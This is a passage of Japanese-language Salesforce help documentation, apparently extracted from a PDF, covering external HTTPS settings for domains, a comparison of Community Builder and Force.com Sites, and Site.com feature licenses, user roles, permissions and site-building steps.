ドメインの外部 HTTPS が有効になっていて、ドメインの DNS レコードがそのドメインの `live.siteforce.com` サブドメインを参照する CNAME でない場合、Salesforce では、そのドメインがセキュアな接続をサポートしているとみなされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

無効になっている場合、またはドメインの DNS レコードがそのドメインの想定される `live.siteforce.com` サブドメインを参照する CNAME である場合、Salesforce では、そのドメインがセキュアな接続をサポートしていないとみなされます。

新しいドメインを追加するときに外部 HTTPS を有効にすることはできません。有効にできるのは既存のドメインを編集するときだけです。

ドメインの外部 HTTPS を有効にするには、ドメインのリストページまたは詳細ページから [編集] をクリックし、[外部 `HTTPS` を有効化] を選択します。

外部 HTTPS を有効にしているドメインがコミュニティ以外の Site.com カスタム URL のみで構成されている場合、影響を受ける Site.com サイトを Site.com Studio を使用して手動で公開し、この変更をこれらのサイトに反映させる必要があります。少なくとも 1 つのコミュニティサイトまたは Force.com サイトがコミュニティ以外の Site.com サイトと同じドメインに存在する場合、この [外部 HTTPS を有効化] のビットに対する変更はそのドメインで自動的に公開されます。

関連トピック:

- ドメインおよびカスタム URL の管理
- ドメイン管理の概要

コミュニティビルダー (Site.com) および Force.com サイトの概要

コミュニティビルダー (Site.com)

コミュニティビルダーは、直観的に操作できる便利なコミュニティカスタマイズツールです。コミュニティビルダーを使用すると、事前設定されたテンプレートに基づいてコミュニティを作成し、さらにブランド設定の適用、ページの編集、テンプレートの更新、変更の公開をすべて 1 つの使いやすいインターフェースから実行できます。

コミュニティビルダーでは、次のことができます。

- いずれかのセルフサービステンプレート (Koa、Kokua、カスタマーサービス (Napili)) を使用した応答性の高いセルフサービスコミュニティの容易な作成
- Aloha テンプレートを使用した設定可能なアプリケーションランチャーの作成
- ピクセル単位まで完璧なブランド情報入りページの設計
- 誰でもアクセスできる公開ページの作成やコミュニティ内のタブとして追加できる非公開ページの追加
- 再利用可能なページ要素のドラッグアンドドロップを使用した迅速な構築と反復処理
- 用意されたフォームを使用した、Web-to-リードフォームの作成または顧客のフィードバックの収集
- 組織のデータを使用した、製品カタログまたはその他のリストのようなデータ駆動のページの作成
- 追加設定オプションが備えられた Web コンテンツ管理システム、Site.com Studio でのコミュニティのホームページおよびマルチ言語サポートの設定。Site.com Studio には [コミュニティ管理] から簡単にアクセスできます。

Force.com サイト

Visualforce の使用経験がある開発者に適した Force.com サイトでは、分析、ワークフローおよび承認、プログラマブルロジックなどの Force.com の機能を継承して、カスタムページおよび Web アプリケーションを構築できます。したがって、Apex および API を使用してサイトをプログラム的に作成したい場合には、Force.com サイトの利用が適しています。Force.com では、次のことができます。

- 誰でもアクセスできるブランド情報入り公開ページの作成
- Visualforce を活用した、コミュニティ内のタブとして追加できる非公開ページの作成
- Apex コードを使用した、自分のコントローラまたはコントローラの拡張機能の作成
- カスタムログインまたはセルフ登録ページの作成
- 行動管理アプリケーションのような動的 Web アプリケーションの構築

機能のまとめ

どの製品を選択すればよいか、わかりましたか?次の表を参照して、各製品の機能の詳細を確認してください。

機能	コミュニティビルダー	Force.com サイト
公開ページ	✓	✓
コミュニティテンプレート (Koa、Kokua、カスタマーサービス (Napili)、Aloha)*	✓	
認証ページ*	✓	✓
Visualforce ページ		✓
基本のログイン、ログアウト、セルフ登録、およびエラーページ	✓	✓
ドラッグアンドドロップ環境	✓	
再利用可能なコンポーネント	✓	
ピクセル単位まで完璧な設計	✓	✓
IP 制限	✓	✓
データ (ケース、リード、商談など) へのアクセス	✓	✓
標準搭載のフォーム	✓	
CMS	✓	
プログラム的なページ作成 (Apex、API、およびコントローラを使用)		✓
Web アプリケーション		✓
分析、レポート、ワークフロー		✓

機能	コミュニティビルダー	Force.com サイト
Force.com プラットフォームのフル機能		✅

* コミュニティユーザのみがコミュニティビルダーで利用可能

Site.com

Site.com の概要

Site.com は Web コンテンツ管理システム (CMS) です。この製品では、データ主導の動的な Web ページを迅速に構築し、実行時にコンテンツを編集したり、Web サイトを管理したりできるようになります。Site.com アプリケーションの Site.com タブでは、Site.com Studio を起動できます。Site.com Studio では、ピクセル単位で完璧なカスタム Web サイトを作成および編集するための個別の専用環境が提供されます。サイト管理者およびデザイナは、ドラッグアンドドロップページ要素を使用して Web ページを作成してスタイル設定し、ナビゲーションメニュー、画像、テキスト領域などの機能を追加できると同時に、サイトのページを企業のブランドのデザインに一致させることができます。また、マーケティングユーザなどのコンテンツ寄稿者は、簡易化された Site.com Studio 環境で直接 Web サイトのコンテンツを参照および更新できます。さらに、Site.com で作成された Web サイトは Salesforce の信頼できるグローバルインフラストラクチャで実行することによりメリットが得られます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

メモ: Site.com Studio で使用可能な機能は、ユーザがサイト管理者、デザイナ、寄稿者のいずれであるかに応じて異なります。

次の例に、いくつかの Site.com の使用方法について説明します。

- イベントサイトの作成—公開イベントサイトにグランドオープン、製品発売、または販売開始などの今後のイベントを広告します。
- 新製品の販売促進—販売促進を実現するプロモーション Web サイトを使用して新規製品を市場に販売します。
- サポート FAQ を公開—顧客が問題のソリューションを参照できる公開 Web サイトで役立つ情報を提供します。
- マイクロサイトおよびリンク先ページの作成—マーケティングキャンペーン向けの一時的なリンク先ページまたはターゲットのマイクロサイトを作成します。
- 社員募集 Web サイトを作成—公開サイトに求人情報を投稿して、訪問者が申し込み書と履歴書をオンラインで登録できるようにします。
- 商品のカタログを公開—公開 Web サイトの会社の全商品を、組織から動的に引き出されたモデル番号、現在の価格と共に一覧表示します。
- 会社のプレスリリースを投稿—会社のプレスリリースを公開し、公開日によって並び替えます。

システム要件

Site.com Studio を使用する場合は、次の事項が推奨されます。

- 最高のパフォーマンスを得るために Mozilla® Firefox® または Google® Chrome を使用する。Microsoft® Internet Explorer バージョン 6.0 および 7.0 はサポートされていません。
- Firefox の Firebug 拡張機能がインストールされている場合は無効にする。パフォーマンスに影響が及ぶ可能性があります。
- 1024x768 以上のブラウザ解像度。

関連トピック:

Site.com ユーザの設定
Site.com Web サイトの計画および実装
サイト管理者またはデザイナとしての Site.com Studio の使用
寄稿者としての Site.com Studio の使用

Site.com ユーザの設定

Site.com 機能ライセンスについて

Site.com にアクセスするには、組織の各ユーザに Site.com 機能ライセンスが必要です。

- Site.com Publisher 機能ライセンスでは、Site.com Studio にアクセスすることにより、Web サイトの作成とスタイル設定、ページとページ要素のレイアウトと機能の制御、コンテンツの追加と編集を行えます。
- Site.com Contributor 機能ライセンスでは、Site.com Studio にアクセスしてサイトコンテンツのみを編集できます。

サイトでユーザが実行する必要のある内容を考察し、それに合わせて機能ライセンスを購入してください。各機能ライセンスで提供される機能の完全なリストについては、「Site.com 機能について」を参照してください。機能ライセンスを購入したら、Site.com ユーザの設定を行えます。

割り当てられた機能ライセンス数は、組織のプロファイルで参照できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

メモ: Performance Edition、Unlimited Edition、または Enterprise Edition を使用している組織は、Site.com Publisher および Site.com Contributor の機能ライセンスを別途購入する必要があります。また、インターネットに公開されている各サイトに Site.com Published Site ライセンスが必要です。Site.com ライセンスの購入については、Salesforce までお問い合わせください。

Developer Edition 組織には、2 つの Site.com Publisher 機能ライセンスおよび 1 つの Site.com Contributor 機能ライセンスが含まれます。Developer Edition 組織はサイトを公開できません。

「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトのサイト管理者ロールが割り当てられます。権限のないコミュニティユーザがサイトを編集できるよう

にするには、Site.com Publisher または Site.com Contributor 機能ライセンスを購入して割り当て、サイトレベルでユーザロールを割り当てる必要があります。

関連トピック:

- Site.com のユーザロールについて
- Site.com のユーザとロールの管理

Site.com ユーザの設定

ユーザが Site.com にアクセスするには、Site.com 機能ライセンスを各ユーザに割り当てて、サイトレベルでユーザロールを割り当てる必要があります。Site.com Studio でサイトを編集するときに使用できる機能は、これらの設定によって異なります。

まず、「Site.com 機能について」で、各ユーザに必要な機能ライセンス、権限、ロールに関する詳細情報を確認してください。

適切なアクセスレベルを決定したら、次の操作を実行します。

1. ユーザのプロファイルを編集して、ユーザに機能ライセンスを割り当てます。割り当てる手順は、次のとおりです。
   - Site.com Publisher 機能ライセンスの場合は、[Site.com Publisher ユーザ] チェックボックスをオンにします。
   - Site.com Contributor 機能ライセンスの場合は、[Site.com Contributor ユーザ] チェックボックスをオンにします。

   機能ライセンスが割り当てられたら、Salesforce ヘッダーの Force.com アプリケーションメニューの Site.com にアクセスできます。

   メモ: チェックボックスが表示されない場合は、組織で Site.com が有効化されていることを確認してください。「Site.com 機能ライセンスについて」 (ページ 5694)を参照してください。
2. 「設定・定義を参照する」権限が有効になっていることを確認します。Site.com Studio で Web サイトを作成または編集するすべてのユーザにはこの権限が必要です。
3. また、Site.com 機能ライセンスと「ユーザの管理」権限の両方を持つユーザが、組織あたり少なくとも 1 人割り当てられていることを確認します。こうすることで、サイトのユーザが誤って削除されても、いつでも誰かがユーザロールの再割り当てを行うことができます。

   警告: 「ユーザの管理」権限は強力です。この権限では、Site.com だけでなく、組織のその他のすべてのユーザを管理できます。
4. サイト内にユーザを追加し、ユーザロールを割り当てます。Site.com Publisher 機能ライセンスを持つユーザがサイトを作成すると、ユーザにサイトレベルのサイト管理者のロールが自動的に割り当てられます。

各サイトでユーザが実行できる内容はすべて、機能ライセンス、権限、およびユーザロールによって決定されます。たとえば、組織内のすべてのサイトを管理できる管理ユーザを作成する場合、Publisher 機能ライセンスの割り当て、およびサイト管理者のロールの割り当てをサイトレベルで行います。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ユーザを作成または編集する
- 「内部ユーザの管理」

サイトコンテンツへの管理アクセスは不要で、サイトコンテンツを編集するための限定アクセスのみが必要なユーザには、Contributor 機能ライセンスと寄稿者ロールをサイトレベルで割り当てます。

または、サイトでロールを管理できるが、公開する権限はないユーザを作成するには、Publisher 機能ライセンス、「ユーザの管理」権限、およびデザイナロールをサイトレベルで割り当てます。

関連トピック:

Site.com のユーザロールについて

Site.com のユーザロールについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き): **Developer** Edition

各 Site.com ユーザはサイトレベルで割り当てられているユーザロールが必要です。このユーザロールで、各ユーザがサイトで実行できる操作が制御されます。ユーザはサイトあたり 1 つのロールのみを持つことができますが、ロールはサイトによって変わる可能性があります。たとえば、1 人のユーザがあるサイトではサイト管理者であり、別のサイトでは寄稿者である場合があります。

サイトのユーザロールを管理するには、そのサイトのサイト管理者であるか、Site.com 機能ライセンスおよび「ユーザの管理」権限が必要です。

メモ: 「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトのサイト管理者ロールが割り当てられます。ただし、これらのユーザは、Site.com Studio の [概要] タブの [ユーザロール] セクションには表示されません。

ユーザはサイトレベルで次の 3 つのロールのいずれかを持つことができます。

- サイト管理者—すべてのサイトコンテンツの作成と管理ができるユーザです。サイト、テンプレート、スタイルシート、ページの作成と、ドメインの設定、サイトの公開、ユーザロールの割り当てができます。このロールには Site.com Publisher 機能ライセンスが必要です。
- デザイナ—サイト管理者と同じようにサイトコンテンツを制御できますが、ドメインの管理とサイトの公開はできません。デフォルトでは、「ユーザの管理」権限がなければ、ロールの割り当てはできません。このロールには Site.com Publisher 機能ライセンスが必要です。
- 寄稿者—コンテンツに対するアクセス権が最も制限されており、通常はページのテキストと画像の編集のみができます。デフォルトでは、「ユーザの管理」権限がなければ、ロールの割り当てはできません。このロールには Site.com Contributor 機能ライセンスが必要です。

各ユーザロールの機能の詳細リストは、「Site.com 機能について」 (ページ 5698)を参照してください。

関連トピック:

Site.com のユーザとロールの管理

Site.com ユーザの設定

寄稿者の Studio ビューの設定

Site.com 機能ライセンスについて

Site.com のユーザとロールの管理

サイトを作成したら、他のユーザを追加してロールを割り当てることができます。ユーザへのSite.com機能ライセンスの割り当てをまだ行っていない場合は、サイトにユーザを追加できません。

メモ: 「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティのSite.comサイトのサイト管理者ロールが割り当てられます。ただし、これらのユーザは、Site.com Studio の [概要] タブの [ユーザロール] セクションには表示されません。

ユーザロールを割り当てるときは、ユーザのSite.comライセンスに適合するユーザを追加してください。ユーザがSite.comにログインするときに、サイトレベルで割り当てられたロールに対してライセンスがチェックされます。ロールに関連付けられた権限を許可しないライセンスである場合、ユーザには、ライセンスに関連付けられた権限が与えられます。たとえば、ユーザがSite.com Contributor機能ライセンスを持っているが、サイト管理者のロールが割り当てられている場合、割り当てられたロールに関係なく、寄稿者権限のみが与えられます。

ユーザを追加して、ロールを割り当てる手順は、次のとおりです。

1. Site.com Studio の [概要] タブで [サイトの設定] > [ユーザロール] をクリックします。
2. [ユーザを追加] をクリックします。
3. [選択可能なユーザ] セクションで、追加するユーザを強調表示します。
4. [追加] ドロップダウンリストから、ロールを選択します。
5. 矢印をクリックして、[選択済みのユーザ]セクションにユーザを移動します。
6. [保存] をクリックします。

ユーザを削除する手順は、次のとおりです。

1. [ユーザロール] ビューで、ユーザを選択します。
2. [ ] > [削除] をクリックします。
3. [OK] をクリックします。

ユーザのロールを変更する手順は、次のとおりです。

1. [ユーザロール] ビューで、ユーザのロールにマウスポインタを置きます。
2. 矢印をクリックして、すべてのロールを表示します。
3. 新しいロールを選択します。

同時にユーザのグループのロールを削除または変更するには、[一括アクション] を使用します。

1. [ユーザロール] ビューで、各ユーザ名の横にあるチェックボックスをオンにします。
2. [一括アクション] をクリックします。
3. アクションを選択します。
4. [適用] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com ユーザを管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

メモ: 複数のユーザのロールを一度に更新する場合、選択したすべてのユーザに同じロールのみを割り当てることができます。

関連トピック:

- Site.com ユーザの設定
- 寄稿者の Studio ビューの設定
- Site.com Web サイトの計画および実装
- Site.com 機能について

Site.com 機能について

Site.com Studio でサイトを編集するときに使用できる機能は、Site.com 機能ライセンスや、特定のサイトのユーザロールによって異なります。

次の表では、Site.com Studio の多くの機能で必要な機能ライセンス、権限、およびロールを示しています。

メモ:

- 「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトのサイト管理者ロールが割り当てられます。
- Site.com のコミュニティサイトを作成、削除、複製することはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

Site.com Studio の機能の要件

機能	機能ライセンス	Site.com Studio ユーザロール	権限
ユーザプロファイルに機能ライセンスを割り当てる			「内部ユーザの管理」
サイトレベルでユーザおよびロールを追加する	Publisher	サイト管理者	Site.com 機能ライセンスと「ユーザの管理」権限を持つユーザ。
寄稿者がページを作成し、コンテンツブロックやウィジェットを追加して、コンテンツブロックやグラフィックを編集できるようにする	Publisher	サイト管理者またはデザイナ	

Site.com Studio の機能の要件			
機能	機能ライセンス	Site.com Studio ユーザロール	権限
Web サイトを作成する	Publisher	サイトを作成するユーザはサイト管理者としてそのサイトに自動的に追加されます。	
Web サイトを削除する	Publisher	サイト管理者またはデザイナ	
Web サイトをインポートする	Publisher	サイトをインポートするユーザはサイト管理者としてその新しいサイトに自動的に追加されます。	
Web サイトをエクスポートする	Publisher	サイト管理者またはデザイナ	
Web サイトを複製する	Publisher	サイト管理者またはデザイナ	
ドメインを管理する (Developer Edition では使用不可)	Publisher	サイト管理者	
IP 制限を追加および編集する	Publisher	サイト管理者	
ライブ Web サイトに変更を公開する (Developer Edition では使用不可)	Publisher	サイト管理者	
ページテンプレートを作成する	Publisher	サイト管理者またはデザイナ	
Web サイトページを作成する	Publisher または Contributor	サイト管理者またはデザイナ ページテンプレートの [プロパティ] ペインでサイト管理者またはデザイナによって有効化される場合に限り寄稿者。	
スタイルシートを作成および変更する	Publisher	サイト管理者またはデザイナ	
レイアウトやデザインを変更する	Publisher	サイト管理者またはデザイナ	
ページ要素を追加する	Publisher または Contributor	サイト管理者またはデザイナ デザイナまたはサイト管理者によって有効にされている場合にのみ、寄稿者がコンテンツブロックやウィジェットを追加できます。	
データの繰り返し要素およびその他のデータバインドページ要素を追加する	Publisher	サイト管理者またはデザイナ	

Site.com Studio の機能の要件			
機能	機能ライセンス	Site.com Studio ユーザロール	権限
Salesforce オブジェクトへの公開アクセス権限を設定するゲストユーザプロファイルを変更する	Publisher	サイト管理者またはデザイナ	「プロファイルと権限セットの管理」と「アプリケーションのカスタマイズ」
画像、ファイルなどのアセットをインポートする	Publisher または Contributor	割り当てられているすべてのロール	
コンテンツおよび画像を編集する	Publisher または Contributor	サイト管理者またはデザイナ ページテンプレートの [プロパティ] ペインでサイト管理者またはデザイナによって有効化される場合に限り寄稿者。	
Web サイトページをプレビューする	Publisher または Contributor	割り当てられているすべてのロール	

Site.com の使用開始

Site.com Web サイトの計画および実装

Web サイトを作成する方法はたくさんあります。最適なプロセスは、チームの規模、担当する職務など多数の要因に応じて異なります。

サイト管理者またはデザイナである場合、サイトのコンテンツの追加および管理を含むすべてのフェーズに関与する可能性があります。また、このコンテンツを追加、編集および管理する寄稿者が存在する場合があります。また、寄稿者である場合、サイトのすべてのコンテンツの編集および更新を担当したり、サイトが完成するまで他の寄稿者、デザイナ、サイト管理者と連携したりする可能性があります。

このトピックでは、Site.com でのサイトの作成に関するさまざまなフェーズについて説明します。

- サイトのデザインおよびページレイアウトを計画する (サイト管理者またはデザイナ) — サイトのページを作成する前に、サイトのデザインおよび基本レイアウトを計画する時間を取ります。このフェーズは、最小限の労力で整合性のあるデザインを実現するうえで重要です。階層的な観点から、必要なページ数およびサブページを含むかどうかについて検討します。また、サイトの訪問者がサイト内を移動する方法を考慮します。

  次に、ページのレイアウトを計画し、すべてのページに含める共通の要素を特定します。この例では、サイトに会社のロゴおよびメニュー (1) およびフッターセクション (2) を含むヘッダーセクションがあります。ただし、ホームページ (3) のメインセクションは他のサイトページ (4) とは異なります。サイトページの作成方法に影響があるため、これらページの類似点および相違点については注意をします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを作成またはインポートする

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および


  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `[Site.com Contributor ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられた寄稿者ロール



- サイトを作成する (サイト管理者またはデザイナ) — 計画フェーズが完了したら、準備完了です。Site.com アプリケーションにログインして、[Site.com] タブの概要に移動します。このタブで、最初のサイトを作成できます。作成された新しい空のサイトが、サイトページを作成するための強力な環境である Site.com Studio で開きます。

  メモ: ユーザ詳細ページで `[Site.com Publisher ユーザ]` 項目が有効化されているユーザのみが、サイトの作成とインポートを行えます。

- アセットをインポートする (サイト管理者またはデザイナ) — デザインエージェンシーと連携する場合は、CSS スタイルシートを含む必要なファイルおよびアセットをすべて提供できます。独自のデザインを作成した場合、デザインを切り取り、サイトで使用する予定のアセット、画像およびファイルを収集します。アセットを Site.com Studio にインポートします。インポートされたアセットは [概要] タブの [アセット] セクションに表示されます。
- ページテンプレートを作成する (サイト管理者またはデザイナ) — レイアウトの決定後は、最も早く最も効率的な方法は、ページテンプレートを使用して基本的なレイアウトを作成し、それをサイトページのベースとして使用することです。メインページテンプレートのデザインは、今後簡単に変更できるようにシンプルにするように心がけます。サンプルの図など、より複雑なサイトデザインの場合は、最大限の柔軟性を実現するため子テンプレートのベースとしてメインページテンプレートを使用できます。ページテンプレートを作成する場合、ヘッダー、フッター、および列を含む事前にデザインされたレイアウトから選択したり、空白のページテンプレートを作成できます。
- ページをレイアウトする (サイト管理者またはデザイナ) — ページテンプレートの作成後、サイトのデザインにマッチするようにレイアウトをさらに変更できます。
- サイトページを作成する (サイト管理者またはデザイナ) — ベースとしてテンプレートを使用すると、ページテンプレートのすべての要素を自動的に継承するサイトページをすばやく作成できます。また、サイトの全体のデザインには従わないスタンドアロンページを必要とする場合、代わりに空白ページを作成できます。
- 機能およびページ要素を追加する (サイト管理者またはデザイナ) — Site.com の事前に作成されたページ要素を使用して、ナビゲーションメニュー、画像、データサービスなどの機能を追加したり、寄稿者が編集できるコンテンツブロックを含めたりします。また、イベントおよびアクションを使用して直観的なアニメーション効果を追加します。
- Web サイトの外観を改善する (サイト管理者またはデザイナ) — カスケードスタイルシート (CSS) を活用し、Web サイトのデザインを作成します。CSS でもまったく作業がはかどらない場合は、[スタイル] ペインでスタイルを作成および管理するための簡単で視覚的な方法が提供されます。または、CSS の専門家で、すぐにコード作成を開始したい場合は、サイトのスタイルシートのコードを手動でき作成できます。

- コンテンツを追加および編集する (寄稿者または公開者) — 寄稿者である場合は、このフェースで、通常、サイトがテキスト、画像、動画、およびハイパーリンクなどのコンテンツを追加および編集できる状態になっています。また、作業をするとき、必要な画像またはファイルをアップロードできます。
- サイトを確認およびテストする (寄稿者、サイト管理者、デザイナ)—サイトのページへの変更のテストは、開発サイクル全体で実行されます。寄稿者、デザイナ、サイト管理者として、ブラウザで期待どおりに表示されるかを確認するため、必ず変更をプレビューする必要があります。また、サイト管理者またはデザイナである場合は、稼働させる前に完成したサイトをレビューできるようにプレビューリンクをサイトのレビュー担当者に送信できます。
- サイトを公開する (サイト管理者のみ) — テストの完了後、新しいサイトを稼働させることができます。サイトのドメイン情報を設定し、変更を公開してから、サイトを稼働させましょう!

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用

寄稿者としての Site.com Studio の使用

寄稿者の Studio ビューの設定

[Site.com] タブの概要

[Site.com] タブを表示できない場合は、Site.com アプリケーションに移動します。Salesforce ヘッダーの Force.com アプリケーションメニューで使用できます。次に、[Site.com] タブをクリックして、Site.com サイトのリストを参照します。このページでは、次の操作を実行できます。

- [新規] をクリックして、サイトを作成またはインポートします。ユーザ詳細ページで [Site.com Publisher ユーザ] 項目が有効化されているユーザのみが、サイトの作成とインポートを行えます。
- ドロップダウンリストから定義済みのリストを選択することにより、表示するサイトを絞り込みます。[私のサイト] には、アクセスできるサイトとロールが表示されます。[すべてのサイト] には、アクセス権のないサイトも含め、組織内のすべてのサイトが表示されます。
- サイトの横にある [編集] をクリックして、Site.com Studio にサイトを開く。
- ブラウザウィンドウにどのように表示されるかをプレビューするには、サイトの横にある [プレビュー] をクリックします。
- サイトの横にある [▼] をクリックして、サイトを複製、エクスポートまたは削除します。ユーザ詳細ページで [Site.com Publisher ユーザ] 項目が有効化されている、サイト管理者またはデザイナロールのユーザのみが、サイトの複製、エクスポート、削除を行えます。サイトが公開されている場合は、サイトをオフラインにするまでサイトを削除することはできません。
- サイトの状況を確認します。
  - 開発中 — サイトはこれまで公開されたことがない。
  - 公開済み — サイトは少なくとも 1 回公開されている。
- 列のタイトルをクリックして、サイトリストを並び替えます。デフォルトでは、サイトは名前で並び替えられています。

メモ: Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用
寄稿者としての Site.com Studio の使用
Site.com Web サイトの計画および実装

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを作成またはインポートする
- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

Site.com サイトを構築、編集、および管理する
- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する
- [Site.com Contributor ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられた寄稿者ロール

サイト管理者またはデザイナとしての Site.com Studio の使用

Site.com Studio では、サイト管理者およびデザイナ専用のサイト構築環境を提供します。使用可能な多くの機能を使用して、次の操作を実行できます。

- サイトページに基づくページテンプレートを作成する。
- サイトページを作成する。
- 画像、ファイルなどのアセットをインポートする。
- サイトのスタイルシートの編集または新しいスタイルシートの作成を行う。
- ページまたはテンプレートを参照および編集する。
- サイトページにページ要素を追加して、特性と機能を提供する。
- データサービスを使用して、Salesforce オブジェクトに接続し、データを取得および表示または登録する。
- 自分と他のユーザがサイト全体で再利用できるカスタムウィジェットを作成する
- サイト訪問者が希望言語を選択できるマルチ言語サイトを作成する
- イベントの作成を行い Web サイトに直観的なアニメーション効果を追加する。
- サイトのページ、ページテンプレート、フォルダ、アセットへのサイト訪問者のアクセスを制御する IP 制限を追加する
- URL リダイレクトを追加して、サイトのコンテンツが移動したことをユーザおよび検索エンジンに通知する。
- サイトコンテンツを編成するためのフォルダの作成を行う。
- サイトをプレビューするか、匿名のプレビューリンクを生成して他のユーザに送信する。
- サイトのドメイン情報を管理する。
- ライブサイトに最新の変更を公開する。
- サイトの複製、インポート、およびエクスポートする。

メモ:

- デザイナは、ドメインの管理またはコンテンツの公開を行えません。
- Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

サイト管理者およびデザイナの [概要] タブについて
Site.com Web サイトの計画および実装
寄稿者の Studio ビューの設定
[Site.com] タブの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

寄稿者としての Site.com Studio の使用

Site.com Studio は寄稿者専用のコンテンツ編集環境で、次の操作を実行できます。

- ページを開いて編集する。
- サイトページを作成する (サイト管理者またはデザイナがページの作成を有効化している場合)。
- ページテキストを編集する。
- 画像およびハイパーリンクをページに追加する。
- ページ要素をページに追加する。
- 画像、ファイルなどのアセットをインポートする。
- ブラウザウィンドウでサイトをプレビューする。

関連トピック:

寄稿者の [概要] タブについて
Site.com Web サイトの計画および実装
[Site.com] タブの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトのコンテンツのみを編集する

- `[Site.com Contributor ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられた寄稿者ロール

サイト管理者およびデザイナの [概要] タブについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

サイト管理者またはデザイナの場合、Site.com Studio でサイトを開くと、そのサイトは [概要] タブで開きます。このタブでは、サイトのコンポーネントにアクセスして管理したり、サイトのプロパティを設定したりできます。

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

ドメインを管理し、Site.com サイトを公開する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

ユーザロールを管理する

